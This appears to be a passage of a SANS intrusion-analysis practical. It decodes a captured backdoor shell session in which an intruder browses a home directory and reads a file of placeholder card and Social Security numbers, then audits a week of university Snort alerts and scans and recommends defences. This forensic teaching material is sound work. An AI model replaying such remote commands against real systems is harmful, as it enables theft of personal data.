20 31 32 25 20 2F 62 6F 6F 74 0A 2F 64 65 76 2F 12% /boot./dev/
68 64 63 37 20 20 20 20 20 20 20 20 20 20 20 20 hdc7
20 20 33 33 34 38 34 35 36 20 20 20 20 20 39 36 3348456 96
35 32 34 20 20 20 33 30 38 31 38 33 36 20 20 20 524 3081836
34 25 20 2F 68 6F 6D 65 0A 4% /home.

=+
=+=+

06/07-17:24:10.844015 10.177.133.210:1041 -> 10.177.133.208:36864

TCP TTL:64 TOS:0x0 ID:71 IpLen:20 DgmLen:52 DF
A* Seq: 0xF5E88FD9 Ack: 0x223C2FB8 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 463167 21280

=+
=+=+

06/07-17:24:14.832873 10.177.133.210:1041 -> 10.177.133.208:36864
TCP TTL:64 TOS:0x0 ID:72 IpLen:20 DgmLen:61 DF
AP Seq: 0xF5E88FD9 Ack: 0x223C2FB8 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 463565 21280
63 64 20 2F 68 6F 6D 65 0A   cd /home.

=+
=+=+

06/07-17:24:14.852486 10.177.133.208:36864 -> 10.177.133.210:1041
TCP TTL:64 TOS:0x0 ID:30 IpLen:20 DgmLen:52 DF
A* Seq: 0x223C2FB8 Ack: 0xF5E88FE2 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 21683 463565

=+
=+=+

06/07-17:24:16.557937 10.177.133.210:1041 -> 10.177.133.208:36864
TCP TTL:64 TOS:0x0 ID:73 IpLen:20 DgmLen:55 DF
AP Seq: 0xF5E88FE2 Ack: 0x223C2FB8 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 463738 21683
6C 73 0A   ls.

=+
=+=+

06/07-17:24:16.561660 10.177.133.208:36864 -> 10.177.133.210:1041
TCP TTL:64 TOS:0x0 ID:31 IpLen:20 DgmLen:68 DF
AP Seq: 0x223C2FB8 Ack: 0xF5E88FE5 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 21853 463738
6A 6F 68 6E 0A 6C 6F 73 74 2B 66 6F 75 6E 64 0A john.lost+found.

=+
=+=+

06/07-17:24:16.574971 10.177.133.210:1041 -> 10.177.133.208:36864
TCP TTL:64 TOS:0x0 ID:74 IpLen:20 DgmLen:52 DF
A* Seq: 0xF5E88FE5 Ack: 0x223C2FC8 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 463740 21853

=+
=+=+

06/07-17:24:19.217688 10.177.133.210:1041 -> 10.177.133.208:36864
TCP TTL:64 TOS:0x0 ID:75 IpLen:20 DgmLen:60 DF
AP Seq: 0xF5E88FE5 Ack: 0x223C2FC8 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 464004 21853
63 64 20 6A 6F 68 6E 0A   cd john.

=+
=+=+

06/07-17:24:19.232486 10.177.133.208:36864 -> 10.177.133.210:1041
TCP TTL:64 TOS:0x0 ID:32 IpLen:20 DgmLen:52 DF
A* Seq: 0x223C2FC8 Ack: 0xF5E88FED Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 22121 464004

=+
=+=+

06/07-17:24:19.877068 10.177.133.210:1041 -> 10.177.133.208:36864
TCP TTL:64 TOS:0x0 ID:76 IpLen:20 DgmLen:55 DF
AP Seq: 0xF5E88FED Ack: 0x223C2FC8 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 464070 22121
6C 73 0A   ls.

=+
=+=+

06/07-17:24:19.892494 10.177.133.208:36864 -> 10.177.133.210:1041
TCP TTL:64 TOS:0x0 ID:33 IpLen:20 DgmLen:52 DF
A* Seq: 0x223C2FC8 Ack: 0xF5E88FF0 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 22187 464070

=+
=+=+

06/07-17:24:19.896474 10.177.133.208:36864 -> 10.177.133.210:1041
TCP TTL:64 TOS:0x0 ID:34 IpLen:20 DgmLen:82 DF
AP Seq: 0x223C2FC8 Ack: 0xF5E88FF0 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 22187 464070
70 72 69 76 61 74 65 0A 73 6F 75 72 63 65 5F 63 private.source_c
6F 64 65 0A 74 65 73 74 5F 64 61 74 61 0A   ode.test_data.

=+
=+=+

06/07-17:24:19.915535 10.177.133.210:1041 -> 10.177.133.208:36864
TCP TTL:64 TOS:0x0 ID:77 IpLen:20 DgmLen:52 DF
A* Seq: 0xF5E88FF0 Ack: 0x223C2FE6 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 464074 22187

=+
=+=+

06/07-17:24:22.402257 10.177.133.210:1041 -> 10.177.133.208:36864
TCP TTL:64 TOS:0x0 ID:78 IpLen:20 DgmLen:63 DF
AP Seq: 0xF5E88FF0 Ack: 0x223C2FE6 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 464322 22187
63 64 20 70 72 69 76 61 74 65 0A cd private.

=+
=+=+

06/07-17:24:22.412497 10.177.133.208:36864 -> 10.177.133.210:1041
TCP TTL:64 TOS:0x0 ID:35 IpLen:20 DgmLen:52 DF
A* Seq: 0x223C2FE6 Ack: 0xF5E88FFB Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 22439 464322

=+
=+=+

06/07-17:24:23.289793 10.177.133.210:1041 -> 10.177.133.208:36864
TCP TTL:64 TOS:0x0 ID:79 IpLen:20 DgmLen:55 DF
AP Seq: 0xF5E88FFB Ack: 0x223C2FE6 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 464411 22439
6C 73 0A ls.

=+
=+=+

06/07-17:24:23.302505 10.177.133.208:36864 -> 10.177.133.210:1041
TCP TTL:64 TOS:0x0 ID:36 IpLen:20 DgmLen:52 DF
A* Seq: 0x223C2FE6 Ack: 0xF5E88FFE Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 22528 464411

=+
=+=+

06/07-17:24:23.313070 10.177.133.208:36864 -> 10.177.133.210:1041

```
TCP TTL:64 TOS:0x0 ID:37 IpLen:20 DgmLen:72 DF
***AP*** Seq: 0x223C2FE6  Ack: 0xF5E88FFE  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 22529 464411
69 6D 70 6F 72 74 61 6E 74 5F 73 74 75 66 66 2E  important_stuff.
74 78 74 0A                                      txt.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+

06/07-17:24:23.326105 10.177.133.210:1041 -> 10.177.133.208:36864
TCP TTL:64 TOS:0x0 ID:80 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xF5E88FFE  Ack: 0x223C2FFA  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 464415 22529

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+

06/07-17:24:28.779509 10.177.133.210:1041 -> 10.177.133.208:36864
TCP TTL:64 TOS:0x0 ID:81 IpLen:20 DgmLen:76 DF
***AP*** Seq: 0xF5E88FFE  Ack: 0x223C2FFA  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 464960 22529
63 61 74 20 69 6D 70 6F 72 74 61 6E 74 5F 73 74  cat important_st
75 66 66 2E 74 78 74 0A                          uff.txt.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+

06/07-17:24:28.792507 10.177.133.208:36864 -> 10.177.133.210:1041
TCP TTL:64 TOS:0x0 ID:38 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x223C2FFA  Ack: 0xF5E89016  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 23077 464960

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+

06/07-17:24:28.809404 10.177.133.208:36864 -> 10.177.133.210:1041
TCP TTL:64 TOS:0x0 ID:39 IpLen:20 DgmLen:159 DF
***AP*** Seq: 0x223C2FFA  Ack: 0xF5E89016  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 23078 464960
42 61 6E 6B 20 56 69 73 61 20 09 09 30 30 30 30  Bank Visa ..0000
20 30 30 30 30 20 30 30 30 30 20 30 30 30 30 0A   0000 0000 0000.
43 72 65 64 69 74 20 55 6E 69 6F 6E 20 56 69 73  Credit Union Vis
61 20 09 30 30 30 30 20 30 30 30 30 20 30 30 30  a .0000 0000 000
30 20 30 30 30 30 0A 53 6F 63 69 61 6C 20 53 65  0 0000.Social Se
63 75 72 69 74 79 20 4E 75 6D 62 65 72 20 09 30  curity Number .0
30 30 2D 30 30 2D 30 30 30 30 0A                 00-00-0000.
```

=+
=+=+

06/07-17:24:28.827024 10.177.133.210:1041 -> 10.177.133.208:36864
TCP TTL:64 TOS:0x0 ID:82 IpLen:20 DgmLen:52 DF
A* Seq: 0xF5E89016 Ack: 0x223C3065 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 464965 23078

=+
=+=+

References

1. Cohen, Cory. "Vulnerability Note VU#196945". 27 April 2001. URL: http://www.kb.cert.org/vuls/id/196945 (10 June 2001)

2. Albitz, Paul and Cricket Liu. DNS and BIND, Fourth Edition. Sebastopol: O'Reilly & Associates, Inc. 2001. 308-310

3. "CVE-2001-0010". 7 May 2001. URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0010 (15 June 2001).

4. Lanza, Jeffrey, Cory Cohen, Roman Danyliw, et. al. "CERT® Advisory CA-2001-02 Multiple Vulnerabilities in BIND". 10 May 2001. URL: http://www.cert.org/advisories/CA-2001-02.html (15 June 2001)

5. Fearnow, Matt and William Stearns. "Lion Worm". 18 April 2001. URL: http://www.sans.org/y2k/lion.htm (16 June 2001)

6. Skoudis, Ed and Eric Cole. "Computer and Network Hacker Exploits: Step-by-Step, Part 1 and 2". SANS Conference 9-10 July 2000. pages 181-206

7. "Aleph, One. "Smashing The Stack For Fun And Profit". 9 November 1996. URL: http://www.dataguard.no/bugtraq/1996_4/0197.html. (10 June 2001) (Originally published in Phrack Magazine, Volume 7, Issue 49)

8. "Lame named 8.2.x Remote Exploit". 11 February 2001. URL: http://newdata.box.sk/2001/feb/bind8x.c. (5 June 2001)

9. http://www.isc.org/products/BIND/bind-security.html. (13 June 2001)

10. Lanza, Jeffrey. "Vulnerability Note VU#325431". 27 April 2001. URL: http://www.kb.cert.org/vuls/id/325431 (16 June 2001)

Assignment 3 - Analyze This

Executive Summary

One week's worth of Snort data have been analyzed in order to provide a security audit requested by a university. The data analysis indicates the types of alerts that occur most frequently, the source and destination addresses most frequently associated with the alerts, the types of scans that occur most frequently, etc. The results of the audit indicate that multiple types of suspicious network traffic occurred during the week analyzed. Further investigation and defensive actions are recommended. Investigations should include an examination of MY.NET.70.38 to see if it has been compromised. Snort alerts suggest that this host may have been scanning MY.NET for the SubSeven Trojan. Additional investigation is required to localize the source of the large number of packets (mostly UDP but also TCP and ICMP) that have both source and destination addresses outside the network. This may indicate a compromised host or simply a routing problem. Host MY.NET.6.15 should be examined for possible compromise since it was the target of two STATDX UDP attacks. Further investigation of out of spec packets is also recommended. Many of the out of spec packets appear to be web traffic that was corrupted in transit. However, this should be verified. Recommended defensive actions include ensuring that MY.NET.6.15 has the latest version of rpc.statd, ensuring that egress filtering is implemented, tightening the firewall, blocking traffic from194.87.6.*, and reviewing the site policy including the policy on gnutella.

Introduction

A University has requested a security audit. The data to be used to conduct this audit consists of Snort logs from a fairly standard rule set. In order to conduct this audit, I downloaded data for the one-week period June 27, 2001 through and including July 3, 2001. This data set provides approximately 92 megabytes of alert, scan, and out of spec data. This paper discusses the results of this security audit as well as the methods used to conduct the audit.

Alerts

The Snort alert files were analyzed to determine which alerts occur most frequently. A comprehensive list of all alerts sorted by number of alerts is presented below along with a description of each alert type.

Alert	Number of alerts
UDP SRC and DST outside network	339504
spp_portscan	84002
Possible trojan server activity	47482
High port 65535 tcp - possible Red Worm - traffic	5004

connect to 515 from outside	2276
External RPC call	2088
Watchlist 000220 IL-ISDNNET-990517	1691
SMB Name Wildcard	655
Queso fingerprint	425
WinGate 1080 Attempt	309
SYN-FIN scan!	272
Port 55850 tcp - Possible myserver activity - ref. 010313-1	171
Watchlist 000222 NET-NCFC	135
Back Orifice	106
NMAP TCP ping!	99
Null scan!	87
TCP SRC and DST outside network	77
SUNRPC highport access!	59
High port 65535 udp - possible Red Worm - traffic	51
Attempted Sun RPC high port access	32
connect to 515 from inside	29
Russia Dynamo - SANS Flash 28-jul-00	24
Tiny Fragments - Possible Hostile Activity	3
STATDX UDP attack	2
ICMP SRC and DST outside network	1
TCP SMTP Source Port traffic	1

UDP SRC and DST outside network

This alert is triggered when UDP packets with both source and destination addresses which are outside the home network occur. This should never occur since packets should either be originating from the home network (with a home network source address) or destined for the home network (with a home network destination address). This can occur when a host on the local network is sending out packets with spoofed source addresses. Such activity may indicate one or more local hosts have been compromised. The packets could be sending information or part of a DDOS. However, if the packets are being sent as part of a DDOS, the packets are very predictable and therefore easily blocked. Egress filtering should always be implemented to help avoid having hosts in your network used in attacks. In this case, if egress filtering is enabled, such packets will not be allowed out of the network since egress filtering ensures that packets originating from the network contain source addresses that are from the local network address space. The egress filtering implementation for the network should be reviewed to ensure that proper filtering is enabled. Another possibility is that routing is totally hosed. If a router is incorrectly configured, it may incorrectly advertise the home network.

The vast majority of these alerts (85%) have one of the following two forms:

06/27-07:35:51.590007 [**] UDP SRC and DST outside network [**] 63.250.213.73:1042 -> 233.28.65.227:5779

06/27-07:53:24.746363 [**] UDP SRC and DST outside network [**] 63.250.213.124:1031 -> 233.28.65.62:5779

http://www.iana.org/assignments/port-numbers lists ports 5779 and 1042 as unassigned and port 1031 as BBN IAD.

spp_portscan

An alert about a scan is generally associated with an information-gathering attempt, i.e. reconnaissance, from a potential attacker. Any scan in the alert file containing the text "spp_portscan" is included here. More information about scans is presented in a subsequent section where the data in the scan file is analyzed.

Possible trojan server activity

This alert indicates that a home network host may be acting as a trojan sever listening for connections and instructions from remote clients. A total of 47482 such alerts were generated. 31888 of these (67%) involve the host MY.HOST.70.38. A sample of the alerts from this host are shown below. The alerts suggest that this host is systematically scanning MY.NET for the SubSeven Trojan. The destination addresses are MY.NET.0.0, MY.NET.0.3, MY.NET.0.4, ... MY.NET.3.1, MY.NET.3.4, MY.NET.3.5, etc. This could indicate that this host is compromised. This traffic could be legitimate if an authorized person was conducting a security audit and decided to check for the SubSeven Trojan. The traffic could even originate outside the network if the source address is spoofed. However, that seems unlikely since an attacker attempting to locate a host infected with the SubSeven Trojan would want to receive replies to his probes. Unless this traffic is part of a planned security audit, the host should be immediately checked for compromise.

06/27-14:46:28.302199 [**] Possible trojan server activity [**] MY.NET.70.38:1369 -> MY.NET.0.0:27374
06/27-14:46:34.195451 [**] Possible trojan server activity [**] MY.NET.70.38:1410 -> MY.NET.0.3:27374
06/27-14:46:34.225066 [**] Possible trojan server activity [**] MY.NET.70.38:1413 -> MY.NET.0.4:27374
06/27-14:46:38.804069 [**] Possible trojan server activity [**] MY.NET.70.38:1445 -> MY.NET.0.6:27374
06/27-14:46:40.735332 [**] Possible trojan server activity [**] MY.NET.70.38:1457 -> MY.NET.0.7:27374
06/27-14:46:41.064338 [**] Possible trojan server activity [**] MY.NET.70.38:1463 -> MY.NET.0.8:27374
06/27-14:46:42.300256 [**] Possible trojan server activity [**] MY.NET.70.38:1471 -> MY.NET.0.8:27374
06/27-14:46:43.616746 [**] Possible trojan server activity [**] MY.NET.70.38:1480 -> MY.NET.0.9:27374
06/27-14:46:43.935754 [**] Possible trojan server activity [**] MY.NET.70.38:1481 -> MY.NET.0.9:27374
(skipping some alerts ...)

06/27-14:54:31.591107 [**] Possible trojan server activity [**] MY.NET.70.38:1032 -> MY.NET.3.1:27374
06/27-14:54:32.216090 [**] Possible trojan server activity [**] MY.NET.70.38:1038 -> MY.NET.3.1:27374
06/27-14:54:37.171441 [**] Possible trojan server activity [**] MY.NET.70.38:1074 -> MY.NET.3.4:27374
06/27-14:54:37.506944 [**] Possible trojan server activity [**] MY.NET.70.38:1077 -> MY.NET.3.4:27374
06/27-14:54:40.083180 [**] Possible trojan server activity [**] MY.NET.70.38:1094 -> MY.NET.3.5:27374
06/27-14:54:42.992958 [**] Possible trojan server activity [**] MY.NET.70.38:1120 -> MY.NET.3.7:27374
06/27-14:54:43.354222 [**] Possible trojan server activity [**] MY.NET.70.38:1121 -> MY.NET.3.7:27374
06/27-14:54:44.303816 [**] Possible trojan server activity [**] MY.NET.70.38:1131 -> MY.NET.3.8:27374
06/27-14:54:45.621519 [**] Possible trojan server activity [**] MY.NET.70.38:1139 -> MY.NET.3.9:27374

High port 65535 tcp - possible Red Worm - traffic

The Red Worm (also known as the Adore Worm) is a variant of the Raman and Lion worms that target Linux hosts. This worm scans the Internet looking for hosts vulnerable to a number of exploits including LPRng, rpc-statd, wu-ftpd and Bind (Reference 1). The worm creates back doors and sends information to various e-mail addresses in China and the United States (Reference 2). This worm installs a trojaned version of klogd which then listens on port 65535 (Reference 3). Therefore, this alert indicates the possibility that Red Worm traffic exists on the network. This alert is triggered by TCP traffic.

connect to 515 from outside

This alert indicates that a host outside the network is attempting to connect to port 515 which is associated with the LPRng service. LPRng has known buffer overflow exploits.

External RPC call

This alert is a result of an attempt to connect to port 111 which is associated with the portmap service. If the portmap service is available to an attacker, the attacker can query the portmap service to see which Remote Procedure Call (RPC) services are running. Given the list of RPC services that are running and the ports these services use, the attacker can select specific exploits to target vulnerabilities in these services.

Watchlist 000220 IL-ISDNNET-990517

This alert indicates that traffic from a specific ISP in Israel has reached the home network. This type of type of rule is used to alert to traffic coming from networks which have a bad history of network security problems.

SMB Name Wildcard

This traffic corresponds to hosts attempting to locate Windows hosts using the wildcard "*". Windows hosts connected to the Internet can be vulnerable if, e.g., file sharing is turned on.

Queso fingerprint

This alert indicates that someone may be attempting to determine the operating system and version using a tool known as Queso. This tool sends a variety of unusual packets to a system and can determine a lot about the host by the way it responds. Once an attacker knows the operating system, he can select exploits to target the specific operating system.

WinGate 1080 Attempt

This alert indicates someone is looking to see if a system is running SOCKS, i.e., a WinGate proxy server. If such a server is located, an attacker can use the server to hide his real IP address.

SYN-FIN scan!

This alert indicates an attacker is gathering reconnaissance information using TCP packets that contain both the SIN and FIN flags. This flag combination is illegal and was originally used as a stealthier scan since some systems would not log such packets. Today, this type of scan is well known and much less stealthy.

Port 55850 tcp - Possible myserver activity - ref. 010313-1

Myserver is a DDOS agent that uses port 55850. This alert indicates possible communication to myserver. Much of this traffic appears to be normal. For example, 92 of the 171 occurrences include port 25 and are probably normal mail traffic.

Watchlist 000222 NET-NCFC

This alert triggers when packet addresses are associated with NCFC, The Computer Network Center Chinese Academy of Sciences.

Back Orifice

This alert is triggered when an attempt is made to connect to UDP port 31337. This can indicate an attacker is looking for hosts running the Back Orifice trojan (CAN-1999-0660). A host infected with the Back Orifice trojan can be remotely controlled by an attacker. The alerts appear to have been generated by scans for infected hosts. There is no evidence that any of the hosts are currently infected with Back Orifice.

NMAP TCP ping!

This alert indicates someone may be using the NMAP port scanning tool (http://www.insecure.org/nmap/) to gather information about the local network. This particular alert is triggered by an NMAP TCP ping to see if the host is alive.

Null scan!

This alert indicates someone is scanning the network with TCP packets that have all flags set to zero. Setting all flags to zero can be used to conduct a stealthy scan. Packets with no flag or code bits set should never occur in normal traffic.

TCP SRC and DST outside network

This is similar to the most frequently triggered alert (UDP SRC and DST outside network) except that the TCP protocol is used rather than the UDP protocol. This traffic includes port numbers that are of concern including:

6346	gnutella
12345	NetBus Trojan
27374	SubSeven Trojan

SUNRPC highport access!

This alert indicates the detection of packets destined for high ports generally used by Remote Procedure Calls. It is very dangerous to have RPC services accessible via the Internet since there are a number of exploits which allow one to gain root access to the host. RPCs is listed as number three in the top ten Internet security threats at SANS (Reference 4). RPC services that can be exploited if running include the following:

1) The Solaris Tooltalk database service (rpc.ttdbservd) CVE-1999-0003.
2) The rpc.statd service in the nfs-utils package which runs on Linux platforms (CVE-2000-0666).
3) The Solaris rpc.sadmind service which allows one to perform distributed system administration tasks (CVE-1999-0977).

Since RPC services have often been the targets of exploits, these incidents require further investigation to ensure that the targeted systems have not been compromised. The systems targeted and the number of alerts for each system are shown in the following table. All of this traffic was directed to port 32771.

Host	Number of alerts
MY.NET.217.6	31
MY.NET.217.18	26
MY.NET.1.6	1
MY.NET.60.39	1

High port 65535 udp - possible Red Worm - traffic

This alert is similar to the Red Worm alert discussed above. The difference is that this alert is triggered by UDP traffic whereas the alert above was triggered by TCP traffic.

Attempted Sun RPC high port access

This is similar to the "SUNRPC highport access!" alert. The targeted hosts and number of alerts for each host is shown in the following table.

Host	Number of Alerts
MY.NET.217.18	24
MY.NET.60.39	8

connect to 515 from inside

This alert indicates that a host inside the network is attempting to connect to port 515 which is associated with the LPRng service. LPRng has known buffer overflow exploits.

Russia Dynamo - SANS Flash 28-jul-00

These 24 alerts all have source or destination addresses of the form 194.87.6.*. A recommendation to block these addresses was made in Reference 5. The concern was with the scanning and information gathering activity associated with these addresses. According to www.ripe.net, these addresses originate in Moscow. Moreover, some of the packets are destined for port 6346 (the default port for gnutella) on MY.NET. The Russian system provides the stimulus for this connection and there are a total of 12 packets exchanged between MY.NET and the Russian host using port 6346 on the MY.NET host. Since gnutella facilitates information sharing, MY.NET may be providing information to the addresses of concern in Reference 5. The site policy concerning gnutella should be reviewed and, if possible, gnutella should be eliminated. The source addresses (194.87.6.*) should also be blocked at the firewall if possible.

Tiny Fragments - Possible Hostile Activity

This alert is generated when very small fragments are detected. Using fragmentation can allow an attacker to evade an IDS or penetrate a firewall if the IDS and firewall do not do packet reassembly.

STATDX UDP attack

The statdx exploit targets Linux rpc.statd and can allow an attacker to gain root privileges (Reference 6). Statd is used by NFS in conjunction with the rpc.lockd program to manage NFS files. The default attack protocol is UDP.

The alert files contained two instances of this alert both to destination host MY.NET.6.15. The STATDX UDP attack alerts and some alerts preceding the STATDX alerts are shown below. These Snort alerts indicate that an External RPC call alert occurs immediately prior to the first STATDX alert and that the source address for these alerts is the same, i.e. 210.90.168.5. The attacker may be using the portmap service (port 111) to determine which RPC services are running and which ports the services use. Once this is determined, the STATDX attack is launched. Host MY.NET.6.15 should be examined for possible compromise. In addition, the host should be examined to ensure that the latest version of rpc.statd is installed or, if this service is not needed, it should be disabled. Moreover, if possible, both ports 111 and the port used by rpc.statd should be blocked at the firewall (Reference 7). The port used by rpc.statd can vary but is typically 32776.

```
06/30-12:17:02.627140  [**] External RPC call [**] 210.90.168.5:3217 -> MY.NET.6.15:111
06/30-12:17:02.869023  [**] STATDX UDP attack [**] 210.90.168.5:836 -> MY.NET.6.15:32776
06/30-12:17:03.089801  [**] External RPC call [**] 210.90.168.5:3217 -> MY.NET.6.15:111
06/30-12:17:03.309080  [**] External RPC call [**] 210.90.168.5:3217 -> MY.NET.6.15:111
07/01-09:00:37.454441  [**] STATDX UDP attack [**] 211.23.6.234:835 -> MY.NET.6.15:32776
```

ICMP SRC and DST outside network

This is similar to the most frequently triggered alert (UDP SRC and DST outside network) except that the packets triggering the alert are ICMP rather than UDP.

TCP SMTP Source Port traffic

This alert is generated whenever a TCP packet has a source port of 25 which is generally associated with the Simple Mail Transfer Protocol, SMTP. This alert can be generated by a scan or by legitimate mail traffic between two hosts.

Top Talkers

The top ten source IP addresses associated with alerts and the associated registration information is shown in the following table. Registration information for the top ten source IPs helps provide a picture of who may be responsible for the majority of the traffic that generated the alerts.

Source IP Address	Number of Alerts	Registration Information
63.250.213.124	154182	Yahoo! Broadcast Services, Inc. Dallas, TX
63.250.213.73	134583	Yahoo! Broadcast Services, Inc. Dallas, TX
MY.NET.70.38	31886	Home Network
63.250.213.26	17235	Yahoo! Broadcast Services, Inc. Dallas, TX
169.254.161.0	14551	Internet Assigned Numbers Authority Marina del Rey, CA
63.250.213.120	12741	Yahoo! Broadcast Services, Inc. Dallas, TX
169.254.148.166	5565	Internet Assigned Numbers Authority Marina del Rey, CA
192.207.123.2	4918	Philips Laboratories Briarcliff Manor, NY
150.183.110.179	774	Korea Institute of Science and Technology Daejeon Korea
216.139.196.151	450	Micro-Media Solutions Inc. Austin, TX

Top Targets

Which systems are the top targets in terms of alerts? The answer to this question is provided by the following table which shows the top 20 destination addresses in all alerts except those corresponding to scans with the text "spp_portscan". The destination addresses are listed along with the number of alerts for each address. As this table indicates, many of the top IP addresses are outside the network and correspond to the
packets with source and destination addresses outside the network.

IP Address	Number of alerts
233.28.65.62	154182
233.28.65.227	134583
233.28.65.164	17235

233.28.65.173	12741
130.132.143.42	10175
130.132.143.43	9973
MY.NET.99.51	4918
MY.NET.218.234	439
MY.NET.104.111	389
MY.NET.70.97	315
MY.NET.150.225	222
MY.NET.70.77	147
MY.NET.253.43	119
MY.NET.253.41	108
213.243.141.126	83
MY.NET.219.50	81
MY.NET.70.149	77
MY.NET.253.42	74
64.231.73.233	74
142.177.216.174	73

Correlations

The following table shows correlations for the alerts present in the week's worth of traffic analyzed.

Alert	Correlation
UDP SRC and DST outside network	Andrew Windsor's Practical http://www.sans.org/y2k/practical/Andrew_Windsor_GCIA.doc
spp_portscan	Dan Wangler's Practical http://www.sans.org/y2k/practical/Dan_Wangler_GCIA.doc
Possible trojan server activity	A search of over 50 practicals results in no matches
High port 65535 tcp - possible Red Worm - traffic	A search of over 50 practicals results in no matches
connect to 515 from outside	Becky Bogle's Practical http://www.sans.org/y2k/practical/Becky_Bogle_GCIA.doc
External RPC call	Becky Bogle's Practical http://www.sans.org/y2k/practical/Becky_Bogle_GCIA.doc
Watchlist 000220 IL-ISDNNET-990517	Al Evan's Practical http://www.sans.org/y2k/practical/Al_Evans_GCIA.doc
SMB Name Wildcard	P. J. Goodwin's Practical http://www.sans.org/y2k/practical/PJ_Goodwin_GCIA.doc
Queso fingerprint	P. J. Goodwin's Practical http://www.sans.org/y2k/practical/PJ_Goodwin_GCIA.doc
WinGate 1080 Attempt	Joe Matusiewicz's Practical http://www.sans.org/y2k/practical/Joe_Matusiewicz_GCIA.doc
SYN-FIN scan!	P. J. Goodwin's Practical

	http://www.sans.org/y2k/practical/PJ_Goodwin_GCIA.doc
Port 55850 tcp - Possible myserver activity - ref. 010313-1	A search of over 50 practicals results in no matches
Watchlist 000222 NET-NCFC	John Garris's Practical http://www.sans.org/y2k/practical/John_Garris_GCIA.doc
Back Orifice	Becky Bogle's Practical http://www.sans.org/y2k/practical/Becky_Bogle_GCIA.doc
NMAP TCP ping!	Becky Bogle's Practical http://www.sans.org/y2k/practical/Becky_Bogle_GCIA.doc
Null scan!	John Garris's Practical http://www.sans.org/y2k/practical/John_Garris_GCIA.doc
TCP SRC and DST outside network	Andrew Windsor's Practical http://www.sans.org/y2k/practical/Andrew_Windsor_GCIA.doc
SUNRPC highport access!	Becky Bogle's Practical http://www.sans.org/y2k/practical/Becky_Bogle_GCIA.doc
High port 65535 udp - possible Red Worm - traffic	A search of over 50 practicals results in no matches
Attempted Sun RPC high port access	Andrew Windsor's Practical http://www.sans.org/y2k/practical/Andrew_Windsor_GCIA.doc
connect to 515 from inside	Becky Bogle's Practical http://www.sans.org/y2k/practical/Becky_Bogle_GCIA.doc
Russia Dynamo - SANS Flash 28-jul-00	Brian Varine's Practical http://www.sans.org/y2k/practical/Brian_Varine_GCIA.doc
Tiny Fragments - Possible Hostile Activity	Brian Varine's Practical http://www.sans.org/y2k/practical/Brian_Varine_GCIA.doc
STATDX UDP attack	Becky Bogle's Practical http://www.sans.org/y2k/practical/Becky_Bogle_GCIA.doc
ICMP SRC and DST outside network	Andrew Windsor's Practical http://www.sans.org/y2k/practical/Andrew_Windsor_GCIA.doc
TCP SMTP Source Port traffic	Brian Varine's Practical http://www.sans.org/y2k/practical/Brian_Varine_GCIA.doc

Scan Analysis

The scan logs for the week include over 39MB of data. These data were processed to determine the most frequently occurring scan types, the most frequently scanned ports, the most frequently scanned hosts, and other statistics. Thirteen scan types occurred in the data. These scan types along with their frequency of occurrence are shown in the following table.

Scan Type	Number of Occurrences
UDP	343028
SYN	246937
SYNFIN	278

INVALIDACK	129
NOACK	108
NULL	92
VECNA	78
UNKNOWN	40
XMAS	12
FIN	7
FULLXMAS	6
SPAU	2
NMAPID	2

The top 20 destination addresses for scans are shown in the following table.

IP Address	Number of Scans
MY.NET.219.42	23506
MY.NET.110.33	7529
MY.NET.108.13	7509
MY.NET.178.222	6332
MY.NET.180.76	6214
MY.NET.106.178	6033
MY.NET.107.4	5733
MY.NET.145.197	5552
MY.NET.178.154	5530
MY.NET.70.92	5457
MY.NET.109.62	5125
MY.NET.145.166	5103
MY.NET.71.248	4828
MY.NET.15.223	4633
MY.NET.110.169	3953
MY.NET.111.30	3869
MY.NET.60.39	3785
MY.NET.106.184	3498
24.167.51.143	2905
210.200.167.41	2900

The top destination ports for scans are shown in the following table.

Destination Port	Number of Scans	Service Generally Associated With Port	Trojan/Backdoor
28800	124835	Unknown	
21	101968	FTP	
6970	100291		GateCrasher
27005	44604	FLEX LM	

53	44095	DNS	
27374	17903		SubSeven
6112	13225	dtspcd	
1214	12919	KAZAA	
1033	11509	Unknown	
7778	9580	Interwise	
31337	7804		Back Orifice
47017	5201	Unknown	
25	3111	SMTP	
7000	2973	afs3-fileserver	Remote Grab, Kazimas
44444	2904	Unknown	
111	2288	Portmap	
515	2261	Print	
6346	2240	gnutella	
7003	2123	volume location database	
